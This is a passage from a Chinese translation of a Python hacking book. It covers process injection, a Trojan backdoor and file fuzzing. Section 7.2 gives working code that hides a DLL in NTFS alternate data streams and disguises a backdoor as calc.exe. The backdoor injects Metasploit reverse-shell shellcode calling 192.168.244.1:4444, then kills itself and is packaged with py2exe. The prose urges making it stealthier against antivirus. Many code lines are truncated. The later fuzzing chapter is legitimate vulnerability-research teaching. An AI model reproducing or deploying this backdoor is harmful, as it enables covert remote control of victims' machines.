    print "[*] Failed to inject process-killing shellcode. Exiting.
    sys.exit(0)
print "[*] Remote thread created with a thread ID of: 0x%08x" % thr
print "[*] Process %s should not be running anymore!" % pid_to_kil
```

上面的代码大部分看起来都很熟悉，但是还是有些有趣的技巧的。第一个，替换 shellcode 成我们想终止的 PID 的字符串。另一个值得关注的地方，就是调用 CreateRemoteThread()时， lpStartAddress 指向存放 shellcode 的地址，而 lpParameter 设置为 NULL。因为我们不需要传 入任何参数，我们只是想创建新线程执行 shellcdoe。

脚本调用参数如下：

```
./code_injector.py <PID to inject> <PID to kill>
```

传入合适的参数，线程创建成功的话，就会返回线程 ID。目标进程被终止后，你会看 到 cmd.exe 进程也结束了。

现在你知道了如何从另一个进程加载和执行 shellcdoe。现在不仅迁移 shell 方便了，隐 藏踪迹也更方便了，因为没有任何代码出现在硬盘上。接下来把我们所学的结合起来，创建 一个可定制的后门，当目标机器上线的时候，就能获取远程访问的权限。

我们能更坏吗？能！

7.2 邪恶的代码

现在让我们本着学以致用的目的，用注入搞点好玩的东西。我们将创造一个后门程序， 将它命名为一个系统中正规的程序（比如 calc.exe）。只要用户执行了 calc.exe，我们的后门

就能获得系统的控制权。cacl.exe 执行后，就会在执行后门代码的同时，执行原先的 calc.exe （之前我们的后门命名成 calc.exe，将原来的 cacl.exe 移到别的地方）。当 cacl.exe 执行后， 通过注入，反弹一个 shell 到我们的机器上，最后我们再注入 kill 代码，杀死前面运行的程 序。

等一等！我们难道不能直接结束 calc.exe 吗？简单地说，可以。但是终止进程对于后门 来说是一项很关键的技术。比如，你能通过枚举进程，找出杀毒软件和防火墙的的进程，然 后简单的杀死。或者你也能，通过上一章学到的注入技术，在离开前杀死进程。技术不止一 种，选择合适的是最重要的。

最后我们还会介绍如何将 Python 脚本编译成一个单独的 Windows 可执行文件，以及如 何偷偷的加载 DLL。接下来先看看如何将 DLL 隐藏起来。

7.2.1 文件隐藏

我们的后门会做成 DLL 的形式，为了能够它安全点，得用一些秘密的方法将它藏起来。 我们能够用捆绑器，将两个文件（其中包括我们的 DLL）捆绑起来，不过 WE ARE Python Hacer,当然得有点不一样了。

OS 就是我们最好的老师，NTFS 同样提供了很多强大而隐秘的技巧，今天我们就用 alternate data streams (ADS)。从 Windows NT 3.1 开始就有了这项技术，目的是为了和苹果 的系统 Apple heirarchical file system (HFS)进行通讯。ADS 允许硬盘上的一个文件，能够 将 DLL 储存在它的流中，然后附加到主进程执行。流就是隐藏的文件，但是能够被附加到任 何在硬盘上能看得到的文件。

使用流隐藏的文件，不用特殊的工具是看不见的。目前很多安全工具也还不能很好的扫 描 ADS，所以用此逃避追捕是非常理想的。

在一个文件上使用 ADS，很简单，只要在文件名后附加双引号，接着跟上我们想隐藏 的文件。

```
reverser.exe:vncdll.dll
```

在 这 个 例 子 中 我 们 将 vncdll. dll 附 加 到 reverser.exe 中 。 下 面 写 个 简 单 的 脚 本 file_hider.py，就当的读取文件然后写入指定文件的 ADS。

```
#file_hider.py import sys
# Read in the DLL
fd = open( sys.argv[1], "rb" )
dll_contents = fd.read()
fd.close()
print "[*] Filesize: %d" % len( dll_contents )
# Now write it out to the ADS
fd = open( "%s:%s" % ( sys.argv[2], sys.argv[1] ), "wb" )
fd.write( dll_contents )
fd.close()
```

很简单，第一个传入的参数就是我们想隐藏的 DLL，第二参数就是目标文件。用这个 工具我们就能够很方便的，通过写入流的方式，将我们的文件和目标文件结合在一起。

7.2.2 编写后门

让我们构建我们的重定向代码，只要简单的启动指定名字的程序就行了。之所以叫执行 重定向，是因为我们将后门的名字命名为 calc.exe 了还将原来的 calc.exe 移动到了别的地方。 当用户测试执行计算器的时候，就会不经意的执行了我们的后门，后门程序通过重定向代码， 启动真正的计算器。用户会看不到任何邪恶的东西，依旧正常的使用计算器。下面的脚本引 用了第三章的 my_debugger_defines.py，其中包含了创建进程所需要的结构和常量。

```
#backdoor.py
# This library is from Chapter 3 and contains all
# the necessary defines for process creation
import sys
from ctypes import *
from my_debugger_defines import *
kernel32 = windll.kernel32
PAGE_EXECUTE_READWRITE = 0x00000040
PROCESS_ALL_ACCESS = ( 0x000F0000 | 0x00100000 | 0xFFF )
VIRTUAL_MEM = ( 0x1000 | 0x2000 )
# This is the original executable
path_to_exe = "C:\\calc.exe"
startupinfo = STARTUPINFO()
process_information = PROCESS_INFORMATION()
creation_flags = CREATE_NEW_CONSOLE
startupinfo.dwFlags = 0x1
startupinfo.wShowWindow = 0x0
startupinfo.cb = sizeof(startupinfo)
# First things first, fire up that second process
# and store its PID so that we can do our injection
kernel32.CreateProcessA(path_to_exe,
    None, None, None, None,
    creation_flags, None,
    None, byref(startupinfo),
    byref(process_information))
pid = process_information.dwProcessId
```

一样很简单，没有新代码。接下来让我们把注入的代码加到后门中。我们的注入函数能够处理代码注入和 DLL 注入两种情况；parameter 标志设置为 1，data 变量包含 DLL 路径，就能进行 DLL 注入，默认情况下 parameter 设置成 0，就是代码注入。跟黑的在后面。

```
#backdoor.py
...
def inject( pid, data, parameter = 0 ):
    # Get a handle to the process we are injecting into.
    h_process = kernel32.OpenProcess( PROCESS_ALL_ACCESS, False, ir
    if not h_process:
        print "[*] Couldn't acquire a handle to PID: %s" % pid
        sys.exit(0)
    arg_address = kernel32.VirtualAllocEx(h_process, 0, len(data),
    written = c_int(0)
    kernel32.WriteProcessMemory(h_process, arg_address, data, len(c
    thread_id = c_ulong(0)
    if not parameter:
        start_address = arg_address
    else:
        h_kernel32 = kernel32.GetModuleHandleA("kernel32.dll")
        start_address = kernel32.GetProcAddress(h_kernel32,"LoadLit
        parameter = arg_address
    if not kernel32.CreateRemoteThread(h_process,None, 0,start_addr
        print "[*] Failed to inject the DLL. Exiting."
        sys.exit(0)
    return True
```

现在我们有了能够支持两种注入的代码。是时候将两段不同的 shellcode 注入真正的 cacl.exe 进程了，一个 shellcode 反弹 shell 给我们，另一个杀死后门进程。

```
#backdoor.py
...
# Now we have to climb out of the process we are in
# and code inject our new process to kill ourselves
#/* win32_reverse - EXITFUNC=thread LHOST=192.168.244.1 LPORT=4444
#Size=287 Encoder=None http://metasploit.com */
connect_back_shellcode =
    "\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x
    "\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\x
    "\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x
    "\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f\x24\x01\xeb\x
    "\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24\x1c\x
    "\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x
    "\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x66\x53\x66\x68\x33\x
    "\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc\x3b\x50\xff\x
    "\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff\xd0\x68\xd9\x
    "\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x
    "\xc0\xa8\xf4\x01\x66\x68\x11\x5c\x66\x53\x89\xe1\x95\x68\xec\x
    "\xaa\x60\x57\xff\xd6\x6a\x10\x51\x55\xff\xd0\x66\x6a\x64\x66\x
    "\x63\x6d\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89\xe2\x31\xc0\x
    "\xaa\x95\x89\xfd\xfe\x42\x2d\xfe\x42\x2c\x8d\x7a\x38\xab\xab\x
    "\x68\x72\xfe\xb3\x16\xff\x75\x28\xff\xd6\x5b\x57\x52\x51\x51\x
    "\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9\x05\xce\x53\xff\x
    "\x6a\xff\xff\x37\xff\xd0\x68\xe7\x79\xc6\x79\xff\x75\x04\xff\x
    "\xff\x77\xfc\xff\xd0\x68\xef\xce\xe0\x60\x53\xff\xd6\xff\xd0"
inject( pid, connect_back_shellcode )
#/* win32_exec - EXITFUNC=thread CMD=cmd.exe /c taskkill /PID AAAA
#Size=159 Encoder=None http://metasploit.com */
our_pid = str( kernel32.GetCurrentProcessId() )
process_killer_shellcode = \
    "\xfc\xe8\x44\x00\x00\x00\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x
    "\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x
    "\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x
    "\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\x
    "\x8b\x1c\x8b\x01\xeb\x89\x5c\x24\x04\xc3\x31\xc0\x64\x8b\x40\x
    "\x85\xc0\x78\x0c\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\xeb\x
    "\x8b\x80\xb0\x00\x00\x00\x8b\x68\x3c\x5f\x31\xf6\x60\x56\x89\x
    "\x83\xc0\x7b\x50\x68\xef\xce\xe0\x60\x68\x98\xfe\x8a\x0e\x57\x
    "\xe7\x63\x6d\x64\x2e\x65\x78\x65\x20\x2f\x63\x20\x74\x61\x73\x
    "\x6b\x69\x6c\x6c\x20\x2f\x50\x49\x44\x20\x41\x41\x41\x41\x00"
padding = 4 - ( len( our_pid ) )
replace_value = our_pid + ( "\x00" * padding )
replace_string= "\x41" * 4
process_killer_shellcode = process_killer_shellcode.replace( replac
# Pop the process killing shellcode in
inject( our_pid, process_killer_shellcode )
```

All right!后门程序通计算器(系统的 cacl.exe 有按钮和数字在上面)的 PID，将 shellcode 注入到进程里，然后通过第二个 shellcode 自我了断。这个后门综合了很多不同的技术。每 次重要目标系统中有人运行了计算器（当然你能够改成别的服务

级别的文件，随系统启动）， 我们就能够取得机器的控制权。接下来就是键盘记录，嗅探数据包，任何你想干的，都去干 吧!!! 但是在这我们还疏忽了一点，不是每台机器都安装了 Python，他们为什么不用 Linux 呢？如果这样估计我也不用翻译这本数了，哈！别担心，我们有 py2exe，它能把 py 文件转 换成 exe 文件。

7.2.3 py2exe

py2exe 是一个非常方便的 Python 库，能够将 Python 脚本编译成完全独立的 Windows 执行程序。记得在下面的操作都是基于 Windows 平台，Linux 平台内置 Python。py2exe 安 装完成后，你就能够在脚本中使用他们了。在这之前先看看调用它们。

```
#setup.py
# Backdoor builder
from distutils.core import setup
import py2exe
setup(
    console=['backdoor.py'],
    options = {'py2exe':{'bundle_files':1}},
    zipfile = None,
)
```

很好很简单。仔细看看我们传入 setup 的函数。第一个，console 是我们要编译的 Python 脚本。 options 和 zipfile 参数设置为需要打包的 Python DLL 和所有别的依赖的库。这样我 们的后门就能在任何没有安装 python 的 windlws 系统上使用了。确保 my_debugger_defines.py, backdoor.py, 和 setup.py 文件在相同的目录下。在命令行下输入以下命令，编译脚本。

```
python setup.py py2exe
```

在编译完成后，在目录下会看到多出两个目录，dist 和 build。在 dist 文件夹下可以找到 backdoor.exe。重命名为 calc.exe 拷贝到目标系统，并将目标系统的 calc.exe 从 C:\WINDOWS\system32\ 拷贝到别的 目录(比如 C:\ folder)。将我们的 calc.exe 复制到 C:\WINDOWS\system32\ 目录下。现在我们 还需要一个简单的 shell 接口，用来和反弹回来的 shell 交互，发送命令，接收结果。

```
#backdoor_shell.py
import socket
import sys
host = "192.168.244.1"
port = 4444
server = socket.socket( socket.AF_INET, socket.SOCK_STREAM )
server.bind( ( host, port ) )
server.listen( 5 )
print "[*] Server bound to %s:%d" % ( host , port )
#backdoor_shell.py
import socket
import sys
host = "192.168.244.1"
port = 4444
server = socket.socket( socket.AF_INET, socket.SOCK_STREAM )
server.bind( ( host, port ) )
server.listen( 5 )
print "[*] Server bound to %s:%d" % ( host , port )
```

这是一个非常就当的 socket 服务器，仅仅是接受一个连接，然后处理一些基础的读写工 作。你可以修改 host 和 port 为自己需要的参数（比如 53， 80 ）。先运行服务器进行端口 监听，然后在远程的系统(本机也行)上运行 cacl.exe。你会看到弹出了计算器的窗口，同时 你的 Python shell 服务器也会接收到一个连接，开始读取数据。为了打断 recv 循环，请按下 CTRL-C 键，然后程序提示你输入命令。这时候就能做很多事情了，比如使用 WIndows shell 内建的命令，比如 dir，cd，type。每个命令的输出结果都能够传输回来。现在你拥有了一 个高效的后门。用你的想象力扩展它，让它更猥琐，让它能逃过更多的杀毒的软件，更隐蔽。 我们的目标就是没有最坏，只有更坏。用 Python 的好处就是，快速，简单，可重用。

当你看完这章，你已经学会了 DLL 和代码注入这两种非常有用的技术。在今后的渗透 测试或者逆向工程中，你会发现花在这些技能上的精力是值得的。接下来我们会变得更黑， 我们要开始学习如何破坏程序。用 Python，用 Python-based fuzzer，用所有伟大的开源工具。

8 FUZZING

Fuzzing 一直以来都是个热点话题，因为使用它能非常高 效的寻找出软件的漏洞。简单的说，Fuzzing 就是向目标程序发 送畸形或者半畸形的数据以引发错误。这一章，让我们先了解几 个不同类型的 fuzzer 还有 bug，之后我们还要自己动手写实现一 个 file fuzzer。下一章，会详细的介绍 Sulley fuzzing 框架和如何设计一个针对 Windows 驱动的 fuzzer。

fuzzers 基本上分成 2 大类：generation（产生） 和 mutation（变异）。Generation fuzzers 创建数据，然后发送到到目标程序， mutation fuzzers 并不创建数据，而是截获程序接收的 数据，然后修改数据。 举个例子，当我们要 fuzz 一个 web 服务器的时候，generation fuzzer 会生成一套变形的 Http 请求然后发送给 web 服务器，而 mutation fuzzer 会捕获 Http 请求， 在请求传递给 web 服务器前修改它们。

为了将来我们创建创建一个高效的 fuzzer，我们需要先对不同类型的 bug 做一个简单的 了解，并且看看 fuzzer 如何触发它们。如果要更详细的了解软件安全检测，可以看下面的书。

8.1 Bug 的分类

当 hacker 或者逆向工程师分析软件漏洞的时候，都会设法找到能控制程序执行的 bug。 Fuzzer 就提供了一种自动化的方式帮助我们找出 bug，然后获得系统的控制权，提升权限， 并且偷取程序访问的信息，不论目标程序是在系统独立运行的进程，还是只运行脚本的网络 程序。在这里我们关注的是独立运行的进程，以及其泄漏的信息。

8.1.1 缓冲区溢出

缓冲区溢出是最常见的软件漏洞。所有的正常的内存管理函数，字符处理代码甚至编程语言本身都可能产生缓冲区溢出漏洞，致使软件出错。

简而言之，缓冲区溢出就是由于，把个过多的数据存储在一个过小的内存空间里，所引发的软件错误。对于其原理的可以用个很形象的比喻来说明。如果一个水桶，只能装一加仑 的水，我们只导入几滴水或者半加仑的水，甚至是一加仑，把水桶填满了，都不会出问题， 一切都正常如初。如果我们导入两加仑的水，那水就会溢出到地板上，到时候，你就得收拾 这堆烂摊子了。用在软件上也是一样的，如果太多的水（数据），倒入到一个桶（buffer）内， 水就会溢出到作为的地表（memory）上。当一个攻击者能够控制多余的数据对内存区域的 覆盖，就拿那个得到代码的执行权限，进一步获取到系统信息或者做别的事。有两种主要的 缓冲区溢出：基于栈的和基于堆的。两种溢出的表现不同，但产生的结果相同：攻击者最终 控制代码的执行。

栈溢出的特点就是通过溢出覆盖栈，来控制程序的执行流程：比如改变函数的指针，变量的值，异常处理程序，或者覆盖函数的返回地址，可以得到代码的执行权限。栈溢出的时 候，会抛出一个访问违例；这样我们就能够在 fuzzing 的时候非常方便的跟踪到它们。

应用程序在运行的时候会动态的申请一块内存区域，这些区域就是堆。堆是一块一块连在一起的，负责存储元数据。当攻击者将数据覆盖到自己申请的堆以外的别的堆的时候，堆 溢出就发生了。接着攻击者能通过覆盖数据改变任何存储在堆上的数据：变量，函数指针， 安全令牌，以及各种重要的数据。堆溢出很难被立即的跟踪到，因为被影响的内存快，一般 不会被程序立即的访问，需要等到程序结束之前的某个时间内才有可能访问到，当然也有可 能一直不访问。在 fuzzing 的时候我们就必须一直等到一个访问违例产生了才会知道，这个 堆溢出是否在成功了。

MICROSOFT GLOBAL FLAGS

这项技术是专门为软件开发者(or exploit writer)专门设计的。Gflags(Global flags 全局标 志)是一系列的诊断和调试设置，能够让你非常精确的跟踪，记录，和调试软件。在 2000， xp 和 2003 上都能够使用这项技术。

这项技术最有趣的地方在于堆页面的校对。当我们在一个进程上打开这个选项的时候，校对器会动态的更重内存的操作，包括内存的申请和释放。不过真正令人高兴的特点是，它 能够在堆溢出发生的时候立刻产生一个调试中断，这样调试器就会停

在产生错误的指令上。 这样在下面的调试中遇到了堆相关的 bug 的时候我们就能方便的查找到源头在哪。

我们能够使用gflags.exe来编辑Gflags标志帮助我们跟踪堆溢出。http://www.microsoft.com/downloads/details.aspx?FamilyId=49AE8576-9BB9-4126-9761-BA80 这个软件是 Microsoft "免费"提供的，请"放心"安装。

Immunity 也提供了一个 Gflags 库，并且将它和 PyCommand 结合在了一起。更多的信 息访问 http://debugger.immunityinc.com/.

为了通过 fuzzing 溢出目标程序，我们会简单的传递给程序大量的数据，然后跟踪程序， 找出利用了我们传入数据的代码，然后祈祷它没有合格验证数据长度的,my god!

接下来看看另一个常见的应用程序漏洞，Integer Overflows 整数溢出。

8.1.2 Integer Overflows

整数溢出是一种非常有趣的漏洞，包括程序如何处理（编译器标准的）有符号整数和 exploit 如何利用这个整数。一个有符号整数，由 2 个字节组成，表示的范围从 -32767 到 32767。当我们从尝试向存储一个整数的地方写入超过其大小的数字的时候，整数溢出就触 发了。因为存如的数字太大，处理器会自动的将高位多出来的字节丢弃。初看起来，好像没 什么值得利用的。下面让我们看一个设计好的例子：

```
MOV EAX, [ESP + 0x8]
LEA EDI, [EAX + 0x24]
PUSH EDI
CALL msvcrt.malloc
```

第一条指令将栈内的数据[esp+0x8]传给 EAX，第二条指令，将 EAX 加上 0x24 这个地 址存储在 EDI 中。之后我们将这个唯一的参数(申请的内存的大小)传入函数 malloc。一切看 起来都很正常，真的是这样吗？假设在栈中的数据是一个有符号整数，而且非常大，几乎接 近了有符号整数的最大值（32767），然后传递给 EAX，EAX 加上 0x24,整数溢出，最后我 们得到一个非常小的值。看一看表 8-1，看看这一切是如何发生的，假定在堆上的参数是我 们能够控制的，我们给它设置成一个非常大的值 0xFFFFFFF5。

```
Stack Parameter => 0xFFFFFFF5
Arithmetic Operation => 0xFFFFFFF5 + 0x24
Arithmetic Result => 0x100000019 (larger than 32 bits)
Processor Truncates => 0x00000019
```

Listing 8-1:在控制下的整数操作

如何一切顺利，malloc 将只申请 0x19 个字节大小的空间，这块内存比程序本身要申请 的空间小很多。如果程序将一大块的数据写入这块区域，缓冲区溢出就发生了。在 fuzzing 的时候，我们得从整形最大值和最小值两个方面入手，测试执行溢

出，接下来就是设法进一 步控制溢出，使溢出变得更完美。

下面让我们快速的看一看另一种常见漏洞，格式化字符串漏洞 Format String Attacks。

8.1.3 Format String Attacks

格式化字符串攻击，顾名思义，攻击者通过将设计好的字符串传入特定字符串格式化函 数，使其产生溢出，列如 C 语言的 printf。让我们先看看 printf 的原型:

```
int printf( const char * format, ... );
```

第一个参数是一个完整需要被格式化的字符串，我们可以附加额外的参数，表示数据将 以什么形式被输出。举个例子：

```
int test = 10000;
printf("We have written %d lines of code so far.", test);
Output:
We have written 10000 lines of code so far.
```

%d 是一个模式说明符,格式指定符指定了特定的输出格式(变量 test 以数字的形式输 出)。如果一个程序员不小心睡着了（压榨 严重的压榨），写出了下面的代码：

```
char* test = "%x";
printf(test);
Output: 5a88c3188
```

这看起来和上面的很不同。我们传递了一个模式说明符给 printf 函数，但是没有传递需 要打印的变量。printf 会分析我们传递给它的参数，并且假设栈中的下一个参数就是需要打 印的参数，但是其实这个是毫无效果的一个数据。在这个例子中是 0x5a88c3188，也许是存 在栈上的数据，也有可能跟是一个指向内存的指针。有两个指示符很有趣，一个是 %s，另 一个是 %n。 %s 指示符告诉字符串函数，把内存当作字符串来扫描，直到遇到一个 NULL 字符，代表字符串结束了。这对于读取一大块连续的数据或者读取特定地址的数据都十分有 用，当然你也可以用它来 crash 程序。%n 指示符（惟一一个）允许向内存写入内存，而不 仅仅是格式化字符串。这就允许，攻击者覆盖函数的返回地址，或者改写一个以存在的函数 指针，以获得代码的执行权限。在 fuzzing 的似乎后，我们只要在测试用例中加入这些特定 格式说明符，然后传递给一个被错误使用了的字符串处理函数。

现在我们已经对不同的 bug 类型有了个个大概的了解，是时候开始创造第一个 fuzzer 了。接下来我们会简单的实现一个 file fuzzer，它先将正常的文件变形之后拿去给程序处理。 这次继续使用我们久违的老朋友 PyDbg。Come on!!!

8.2 File Fuzzer

File format vulnerabilitie 文件格式化漏洞已经渐渐的成为了客户端攻击的流行方式，而 我们最感兴趣的就是找出文件格式化分析时出现的漏洞。无论面对的目标是杀毒软件还是文 档阅读器，我们都希望测试库尽可能的全，最好是包含说有的文件格式。同时还要确保，我 们的 fuzzer 能准确的捕捉到崩溃信息，然后自动化的决策出是否是可利用的漏洞。最后还要 加入 emailing 的功能，在我们有成千上万的测试案例的时候，你不会想傻傻的做在机器前看 数据流吧！

现在开始写代码，第一步，构造创建一个类框架，用于简单的文件选择。

```
#file_fuzzer.py
from pydbg import *
from pydbg.defines
import * import utils
import random
import sys
import struct
import threading
import os
import shutil
import time
import getopt
class file_fuzzer:
    def init (self, exe_path, ext, notify):
        self.exe_path = exe_path
        self.ext = ext
        self.notify_crash = notify
        self.orig_file = None
        self.mutated_file = None
        self.iteration = 0
        self.exe_path = exe_path
        self.orig_file = None
        self.mutated_file = None
        self.iteration = 0
        self.crash = None
        self.send_notify = False
        self.pid = None
        self.in_accessv_handler = False
        self.dbg = None
        self.running = False
        self.ready = False
        # Optional
        self.smtpserver = 'mail.nostarch.com'
        self.recipients = ['jms@bughunter.ca',]
        self.sender = 'jms@bughunter.ca'
        self.test_cases = [ "%s%n%s%n%s%n", "\xff", "\x00", "A" ]
    def file_picker( self ):
        file_list = os.listdir("examples/")
        list_length = len(file_list)
        file = file_list[random.randint(0, list_length-1)] shutil.c
        return file
```

类框架定义了一些全局变量，用于跟踪记录文件的基础信息，这些文件将会在变形后加 入测试例。file_picker 函数使用内建的 Python 函数列出目录内的所有文件，然后随机选取一 个进行变形。

接下来我们要做一些线程方面的工作：加载 目标程序，跟踪崩溃信息，在文档分析完成之后终止目标程序。第一步，将目标程序加载进 一个调试线程，并且安装自定义的访问违例处理代码。第二步，创建第二个线程，用于监视 调试的线程，并且负责在一段长度的时间之后杀死调试线程。最后还得附加一段 email 提醒 的代码。

```
#file_fuzzer.py
...
def fuzz( self ):
    while 1:
        if not self.running: #(1)
            # We first snag a file for mutation
            self.test_file = self.file_picker()
            self.mutate_file()
            # Start up the debugger thread
            pydbg_thread = threading.Thread(target=self.start_debug
            pydbg_thread.setDaemon(0)
            pydbg_thread.start()
            while self.pid == None:
                time.sleep(1)
            # Start up the monitoring thread
            monitor_thread = threading.Thread (target=self.monitor_
            monitor_thread.setDaemon(0)
            monitor_thread.start()
        else:
            self.iteration += 1
            time.sleep(1)
# Our primary debugger thread that the application
# runs under
def start_debugger(self):
    print "[*] Starting debugger for iteration: %d" % self.iteratio
    self.running = True
    self.dbg = pydbg()
    self.dbg.set_callback(EXCEPTION_ACCESS_VIOLATION,self.check_acc
    pid = self.dbg.load(self.exe_path,"test.%s" % self.ext)
    self.pid = self.dbg.pid
    self.dbg.run()
# Our access violation handler that traps the crash
# information and stores it
def check_accessv(self,dbg):
    if dbg.dbg.u.Exception.dwFirstChance:
        return DBG_CONTINUE
    print "[*] Woot! Handling an access violation!"
    self.in_accessv_handler = True
    crash_bin = utils.crash_binning.crash_binning()
    crash_bin.record_crash(dbg)
    self.crash = crash_bin.crash_synopsis()
    # Write out the crash informations
    crash_fd = open("crashes\\crash-%d" % self.iteration,"w")
    crash_fd.write(self.crash)
    # Now back up the files
    shutil.copy("test.%s" % self.ext,"crashes\\%d.%s" % (self.itera
    shutil.copy("examples\\%s" % self.test_file,"crashes\\%d_orig.%
    self.dbg.terminate_process() self.in_accessv_handler = False
    self.running = False
    return DBG_EXCEPTION_NOT_HANDLED
# This is our monitoring function that allows the application
# to run for a few seconds and then it terminates it
```

```
def monitor_debugger(self):
    counter = 0
    print "[*] Monitor thread for pid: %d waiting." % self.pid,
    while counter < 3:
        time.sleep(1)
        print counter,
        counter += 1
    if self.in_accessv_handler != True:
        time.sleep(1)
        self.dbg.terminate_process()
        self.pid = None
        self.running = False
    else:
        print "[*] The access violation handler is doing its busine
        while self.running:
            time.sleep(1)
# Our emailing routine to ship out crash information
def notify(self):
    crash_message = "From:%s\r\n\r\nTo:\r\n\r\nIteration: %d\n\nOut
    session = smtplib.SMTP(smtpserver)
    session.sendmail(sender, recipients, crash_message)
    session.quit()
    return
```

我们已经有了个比较完整的流程，能够顺利的完成 fuzz 了，让我们简单的看看各个函 数的作用。第一步，通过 self.running 确保当前只有一个调试线程在执行或者访问违例的处 理程序没有在搜集崩溃数据。第二步，我们把随即选择到文件，传入变形函数，这个函数会 在稍后实现。

一旦文件变形完成，第三步，我们就创建一个调试线程，启动目标程序，并将上面随即选中的文件的路径名字，作为命令行参数传入。接着一个条件循环，等待目标进程的创建。 当程序创建成功的时候，得到新的 PID，第四步，创建一个监视进程，确保在一段事件以后 杀死调试的程序。监视线程创建成功以后，我们就增加统计标志，然后加入主循环，等待一 次 fuzz 的完成，继续下一次 fuzz。现在让我们增加一个简单的变形函数。

```
#file_fuzzer.py
...
def mutate_file( self ):
    # Pull the contents of the file into a buffer
    fd = open("test.%s" % self.ext, "rb")
    stream = fd.read()
    fd.close()
    # The fuzzing meat and potatoes, really simple
    # Take a random test case and apply it to a random position
    # in the file
    test_case = self.test_cases[random.randint(0,len(self.test_case
    stream_length = len(stream)
    rand_offset = random.randint(0, stream_length - 1 )
    rand_len = random.randint(1, 1000)
    # Now take the test case and repeat it
    test_case = test_case * rand_len
    # Apply it to the buffer, we are just
    # splicing in our fuzz data
    fuzz_file = stream[0:rand_offset]
    fuzz_file += str(test_case)
    fuzz_file += stream[rand_offset:]
    # Write out the file
    fd = open("test.%s" % self.ext, "wb")
    fd.write( fuzz_file )
    fd.close()
    return
```

这是一个基础的变形函数。我们从全部测试用例中随即的选取一个；然后同样随即的获取一个文件位移和需要附加的 fuzz 数据的长度。用位移和长度信息生成附加的 fuzz 数据， 最后将原始数据分片，在其中加入 fuzz 数据。一切完成后，把新生成的文件覆盖原来的文 件。紧接着就是调试线程开始新一轮的测试了。现在让我们实现命令行处理部分。

```
#file_fuzzer.py
...
def print_usage():
    print "[*]"
    print "[*] file_fuzzer.py -e <Executable Path> -x <File Extensi
    print "[*]"
    sys.exit(0)
if name == " main ":
print "[*] Generic File Fuzzer."
# This is the path to the document parser
# and the filename extension to use
try:
    opts, argo = getopt.getopt(sys.argv[1:],"e:x:n")
except getopt.GetoptError:
    print_usage()
exe_path = None
ext = None
notify = False
for o,a in opts:
if o == "-e":
    exe_path = a
elif o == "-x":
    ext = a
elif o == "-n":
    notify = True
if exe_path is not None and ext is not None:
    fuzzer = file_fuzzer( exe_path, ext, notify )
    fuzzer.fuzz()
else:
    print_usage()
```

现在我们的 file_fuzzer.py 脚本已经能够接收到命令行参数了。-e 标志指示需要 fuzz 的 目标程序的路径。-x 选项是我们需要用于测试的文件的扩展名；举个例子.txt 就说明我们要 用文本文件作为测试数据。-n 选项告诉 fuzzer 是否要接收通知。

最好的测试 fuzzer 的方法，就是在测试目标程序的时候观察数据的变形结果 。在 fuzz 文本文件的时候，用 Windows 记事本是再好不过的了。因为你能够直接的看到每一次的数 据的变化，比用十六进制编辑器和二进制对比工具方便很多。在启动 file_fuzzer.py 脚本之 前，需要在脚本当前目录下新建两个目录 examples 和 crashes 。然后在 examples 目录下存 放几个以.txt 结尾的文件，接着使用如下命令启动脚本。

```
python file_fuzzer.py -e C:\\WINDOWS\\system32\\notepad.exe -x .txt
```

随着记事本的启动，你能看到被变形过的文件。在对变形之后的数据满意以后，你就可以使用这个 file fuzzer 测试别的程序了。

8.3 改进你的 Fuzzer

虽然我们已经创建了一个 fuzzer，而且只要能够给它提供足够多的时间，它就能找出一 些 bug。但是在通往强大的路还很长很长。

8.3.1 Code Coverage

Code coverage 是一个度量，通过统计测试目标程序的过程中，执行了函数。Fuzzing 专家 Charlie Miller 通过经验证明，寻找到的 bug 数量和 Code coverage 的增长成正比。那 我们怎么证明呢！最简单的方法就是，在你 fuzz 目标程序的时候，使用调试器在目标进程 上的说有函数上设置断点，然后使用不同的测试案例去 fuzz 目标进程，根据找到 bug 和击 中的函数数量，你就会知道自己的 fuzz 的效率。还有更多的使用 Code coverage 的复杂的例 子，你可以将它们的技术加入你的 file fuzzer。

8.3.2 Automated Static Analysis

通 过 对 二 进 制 文 件 进 行 Automated Static Analysis(自 动 化 的 静 态 分 析) ， 能 够 帮 助 bughunter 更高效的找出目标代码的弱点。跟踪容易出错的函数（例如 strcpy），并且监视函 数的执行过程，会有很好的效果。还有很多别的优点，比如跟踪内部的内存拷贝操作，忽略 不必要的错误处理代码，等等。对目标将程序了解的越多，找出 bug 的机会就越大。

将这些功能加入我们创建的 fuzzer，会很大的提高我们今后的工作效率。在我们设计 fuzzer 的时候扩展性是非常重要的，在以后不断的功能扩张中，你会感谢今天花在前端设计 上的时间，是多么的值得。接下来让我们看看一个基于 Python 的 fuzzing 框架（Pedram Amini, Aaron Portnoy of TippingPoint）。之后我们会深入介绍我的一个 fuzzer 作品 ioctlizer，用于 查找使用了 I/O 控制代码的 Windows 驱动中的漏洞。

9 SULLEY

